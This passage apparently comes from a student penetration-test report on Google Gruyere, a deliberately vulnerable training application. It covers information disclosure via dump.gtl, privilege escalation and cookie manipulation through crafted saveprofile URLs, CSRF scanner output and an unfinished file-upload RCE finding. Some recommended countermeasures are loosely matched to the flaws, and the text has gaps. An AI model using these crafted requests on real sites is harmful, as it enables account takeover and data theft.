This is particularly an issue with third party software where an attacker has easy access to a copy of the same application or framework you are running. Hackers know the default account names and passwords. For example, looking at the contents of data.py you know that there's a default administrator account named 'admin' with the password 'secret'.		
Vulnerability Identified by / How It Was Discovered		
Manual Analysis		
Implications / Consequences of not Fixing the Issue		
Exposure of sensitive data such as server configurations, API keys, database details, or source code. Enables attackers to craft targeted attacks or exploit known vulnerabilities		
Suggested Countermeasures		

- Restrict access to sensitive files (e.g., `.env`, `config.php`).
- Remove unnecessary comments or sensitive data in code or configurations.
- Harden configurations based on best practices (e.g., OWASP guidelines).

10. Information Disclosure


After looking at all the files installed with Gruyere. I found a file [dump.gtl](#) this file expose the information of all users along with passwords further this file exposes the data of database

```



← → ↺ 🏠 https://google-gruyere.appspot.com/672663281473221539320555625206295738053/dump.gtl
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

_cookie: {'is_admin': False, 'is_author': False, 'uid': None}
_profile: None
_db: {'administrator': {'is_admin': True,
                        'is_author': False,
                        'name': 'Admin',
                        'private_snippet': 'My password is secret. Get it?',
                        'pw': 'secret',
                        'web_site': 'https://www.google.com/contact/'},
      'brie': {'color': 'red; text-decoration:underline',
                'is_admin': False,
                'is_author': True,
                'name': 'Brie',
                'private_snippet': 'I use the same password for all my accounts.',
                'pw': 'briebrie',
                'snippets': ['Brie is the queen of the cheeses<span style=color:red>!!!</span>'],
                'web_site': 'https://news.google.com/news/search?q=brie'},
      'cheddar': {'color': 'blue',
                   'is_admin': False,
                   'is_author': True,
                   'name': 'Cheddar Mac',
                   'private_snippet': 'My SSN is <a href="https://www.google.com/search?q=078-05-1120">078-05-1120</a>.',
                   'pw': 'orange',
                   'snippets': ['Gruyere is the cheesiest application on the web.',
                                'I wonder if there are any security holes in this....'],
                   'web_site': 'https://images.google.com/?q=cheddar+cheese'},
      'sardo': {'color': 'red',
                 'is_admin': False,
                 'is_author': True,
                 'name': 'Miss Sardo',
                 'private_snippet': 'I hate my brother Romano.',
                 'pw': 'odras',
                 'snippets': [],
                 'web_site': 'https://www.google.com/search?q="pecorino+sardo"'}}
```

Gruyere allows the user to upload files of any type, including `.gtl` files. So the attacker can simply upload their own copy of [dump.gtl](#) or a similar file i




Here I create a file with the same gtl extension and add this code for retrieving the data from the database .



11. Client-State Manipulation

11.1. Privilege Escalation

Reference No:	Risk Rating:
WEB_VUL_01	High 
Tools Used:	
Browser	
Vulnerability Description:	
Privilege escalation is the act of exploiting a bug, a design flaw, or a configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application or user with more privileges than intended by the application developer or system administrator can perform unauthorized actions.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://googlegruyere.appspot.com/saveprofile?action=new&uid=Usman+Khaliq&pw=1122&is_author=True	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge about Privilege escalation could easily become admin from normal user.	
Suggested Countermeasures	
It is recommended to implement below control for mitigating the Privilege escalation: <ul style="list-style-type: none">● Input Validation● Url Encryption	
References	
https://en.wikipedia.org/wiki/Privilege_escalation https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/privilege-escalations-attacks/	

Proof of concept:


Manual Analysis:

Create a new user with default privileges.



The screenshot shows a web browser window with the URL <https://google-gruyere.appspot.com/466337280651577415253218160287004418906/newaccount.gtl>. The page has a yellow background with orange circles. At the top, there is a navigation bar with a "Home" link on the left and "Sign in | Sign up" links on the right. The main heading is "Gruyere: Sign up". Below this, there is a section titled "Sign up for a new account." containing two input fields: "User name:" with the value "Usman Khaliq" and "Password:" with masked characters "****". Below the password field is a red warning message: "WARNING: Gruyere is not secure. Do not use a password that you use for any real service. Do not upload any personal or private data." At the bottom of this section is a "Create account" button.


Now User has Created Successfully




The screenshot shows the "Gruyere: Home" page. The navigation bar at the top includes links for "Home", "My Snippets", "New Snippet", and "Upload" on the left, and "Usman Khaliq <Usman Khaliq> | Profile | Sign out" on the right. The main heading is "Gruyere: Home". On the right side of the heading is a "Refresh" link. Below the heading is a section titled "Most recent snippets:". It contains two entries. The first entry is for "Cheddar" with the text "Gruyere is the cheesiest application on the web." and links for "All snippets" and "Homepage". The second entry is for "Brie" with the text "Brie is the queen of the cheeses!!!" and links for "All snippets" and "Homepage".


This is the file that is visible we can see that its checking with if statement that If cookies are present are not in request.

```
7 </head>
8
9 <body>
10 [[include:menubar.gtl]][[/include:menubar.gtl]]
11 <div>
12 <h2>Gruyere: Profile</h2>
13 </div>
14
15 <div class='content'>
16 [[if:_cookie.is_admin]]
17 <h3>Add a new account or edit an existing account.</h3>
18 [[/if:_cookie.is_admin]]
19 [[if:!_cookie.is_admin]]
20 <h3>Edit your profile.</h3>
21 [[/if:_cookie.is_admin]]
22 [[if:_message]]
23 <div class='message'>{{_message}}</div>
24 [[/if:_message]]
25
26 <form method='get' action='/{_unique_id}/saveprofile'>
27 <input type='hidden' name='action' value='update'>
28 <table>
29 <tr><td>
30   User id:
31 </td><td>
32 [[if:_cookie.is_admin]]
33 [[if:uid]]
34 <input type='hidden' name='uid' value='{{uid.0}}'>
35   {{uid.0}}
36 [[/if:uid]]
37 [[if:!uid]]
38 <input type='hidden' name='uid' value='{{_cookie.uid}}'>
39   {{_cookie.uid}}
40 [[/if:!uid]]
41 [[/if:_cookie.is_admin]]
42 [[if:!_cookie.is_admin]]
43 [[if:_cookie.uid]]
44   {{_cookie.uid}}
45 [[/if:_cookie.uid]]
46 [[if:!_cookie.uid]]
47   &lt;not logged in&gt;
48 [[/if:!_cookie.uid]]
49 [[/if:_cookie.is_admin]]
50 </td></tr>
51 <tr><td>
52   User name:
53 </td><td>
54 <input type='text'
55   value='[[if:uid]]{{_db.*uid.name:text}}[[/if:uid]][[if:!uid]]{{_profile.name:text}}[[/if:!uid]]'
56   name='name' maxlength='16'>
```





11.2. Cookie Manipulation

Reference No:	Risk Rating:
WEB_VUL_02	High 
Tools Used:	
Browser	
Vulnerability Description:	
This vulnerability allows attackers to alter the cookie's content and impersonate other users by encoding their modified data back into the cookie. This attack involves stealing a user's cookie to gain unauthorized access to their account within an application.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://googlegruyere.appspot.com/saveprofile	
Implications / Consequences of not Fixing the Issue	
This attack involves stealing a user's cookie to gain unauthorized access to their account within an application.	
Suggested Countermeasures	
Use Secure Flags Validate and Sanitize Inputs Implement SameSite Attribute Encrypt Cookie Data	
References	
PortSwigger Web Security Academy - DOM-based Cookie Manipulation	

[Improving Web Application Security: Threats and Countermeasures](#)



[TuringSecure - Cookie Manipulation \(DOM-Based\)](#)


Proof of concept:

Manual Analysis:


We can simply map the new administrator user with the existing user to use their cookies and create a new admin user. We can utilize the given command.

`https://google-groyere-appspot.com/saveprofile?action=new&uid=administrator|admin|author&pw=1122`





11.3. XSRF Cross-site Request Forgery.

Reference No:	Risk Rating:
WEB_VUL_03	Medium 
Tools Used:	
Browser	
Vulnerability Description:	
<p>When a browser makes requests to a site, it always sends along any cookies it has for that site, regardless of where the request comes from. Additionally, web servers generally cannot distinguish between a request initiated by a deliberate user action (e.g., user clicking on "Submit" button) versus a request made by the browser without user action (e.g., request for an embedded image in a page). Therefore, if a site receives a request to perform some action (like deleting a mail, changing contact address), it cannot know whether this action was knowingly initiated by the user — even if the request contains authentication cookies. An attacker can use this fact to fool the server into performing actions the user did not intend to perform.</p>	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://googlegruyere.appspot.com/466337280651577415253218160287004418906/deletesnipet?index=1	
Implications / Consequences of not Fixing the Issue	
An attacker can use this fact to fool the server into performing actions the user did not intend to perform.	
Suggested Countermeasures	
<p>It is recommended to:</p> <ul style="list-style-type: none"> ● Use CSRF Tokens ● Synchronizer Token Pattern ● Double Submit Cookies ● SameSite Cookie Attribute ● Custom Request Headers 	
References	
https://owasp.org/www-community/attacks/csrf	
https://en.wikipedia.org/wiki/Cross-site_request_forgery	


[illegible]

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[*] Making request on normal basis...
[*] Preparing the request...
[*] Processing the GET Request...
[*] Setting generic headers...
[*] Making request with Tampered Referer Header...
[*] Preparing the request...
[*] Processing the GET Request...
[-] Endpoint Referer Validation Not Present!
[*] Heuristics reveal endpoint might be VULNERABLE to Origin Based CSRFs...
[+] Possible CSRF Vulnerability Detected : https://google-gruyere.appspot.com/466337280651577415253218160287004418906/...
[+] Possible Vulnerability Type: No Referer Based Request Validation
[*] Confirming the vulnerability...
[*] Confirming endpoint request validation via Origin Checks...

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| Origin Based Request Validation |
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[*] Making request on normal basis...
[*] Preparing the request...
[*] Processing the GET Request...
[*] Setting generic headers...
[*] Making request with Tampered Origin Header...
[*] Preparing the request...
[*] Processing the GET Request...
[-] Endpoint Origin Validation Not Present!
[*] Heuristics reveal endpoint might be VULNERABLE to Origin Based CSRFs...
[+] Possible CSRF Vulnerability Detected : https://google-gruyere.appspot.com/466337280651577415253218160287004418906/...
[+] Possible Vulnerability Type: No Origin Based Request Validation

[*] Retrieving all forms on https://google-gruyere.appspot.com/466337280651577415253218160287004418906/...
```



11.4. Remote Code Execution.

Reference No:	Risk Rating:
WEB_VUL_04	High <div style="width: 100px; height: 15px; background-color: red; display: inline-block;"></div>
Tools Used:	
Browser, Python	
Vulnerability Description:	
If an attacker can execute arbitrary code remotely on your server, it's usually game over. They may be able to take control over the running program or potentially break out the process to open a new shell on the computer. From here, it's usually not hard to compromise the entire machine the server is running on.	
Vulnerability Identified by / How It Was Discovered	
Manual Analysis	
Vulnerable URLs / IP Address	
https://google-gruyere.appspot.com/466337280651577415253218160287004418906/upload2	
Implications / Consequences of not Fixing the Issue	
An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data, can access the client's computer and even can redirect into other pages created by the adversary. And the impact will be faced by all users visiting the compromised page.	
Suggested Countermeasures	
It is recommended to: <ul style="list-style-type: none"> • Least Privilege: • Application Level Checks: • Bounds Checks: 	
References	
https://www.imperva.com/learn/application-security/remote-code-execution/ https://www.lakera.ai/blog/remote-code-execution https://medium.com/@anandrishav2228/remote-code-execution-rce-an-in-depth-guide-with-practical-7082a7e17e97	

12. Proof of concept:

There is no Filtering of the file you can upload any file to the server after that execute that file and then code is executed on the server.

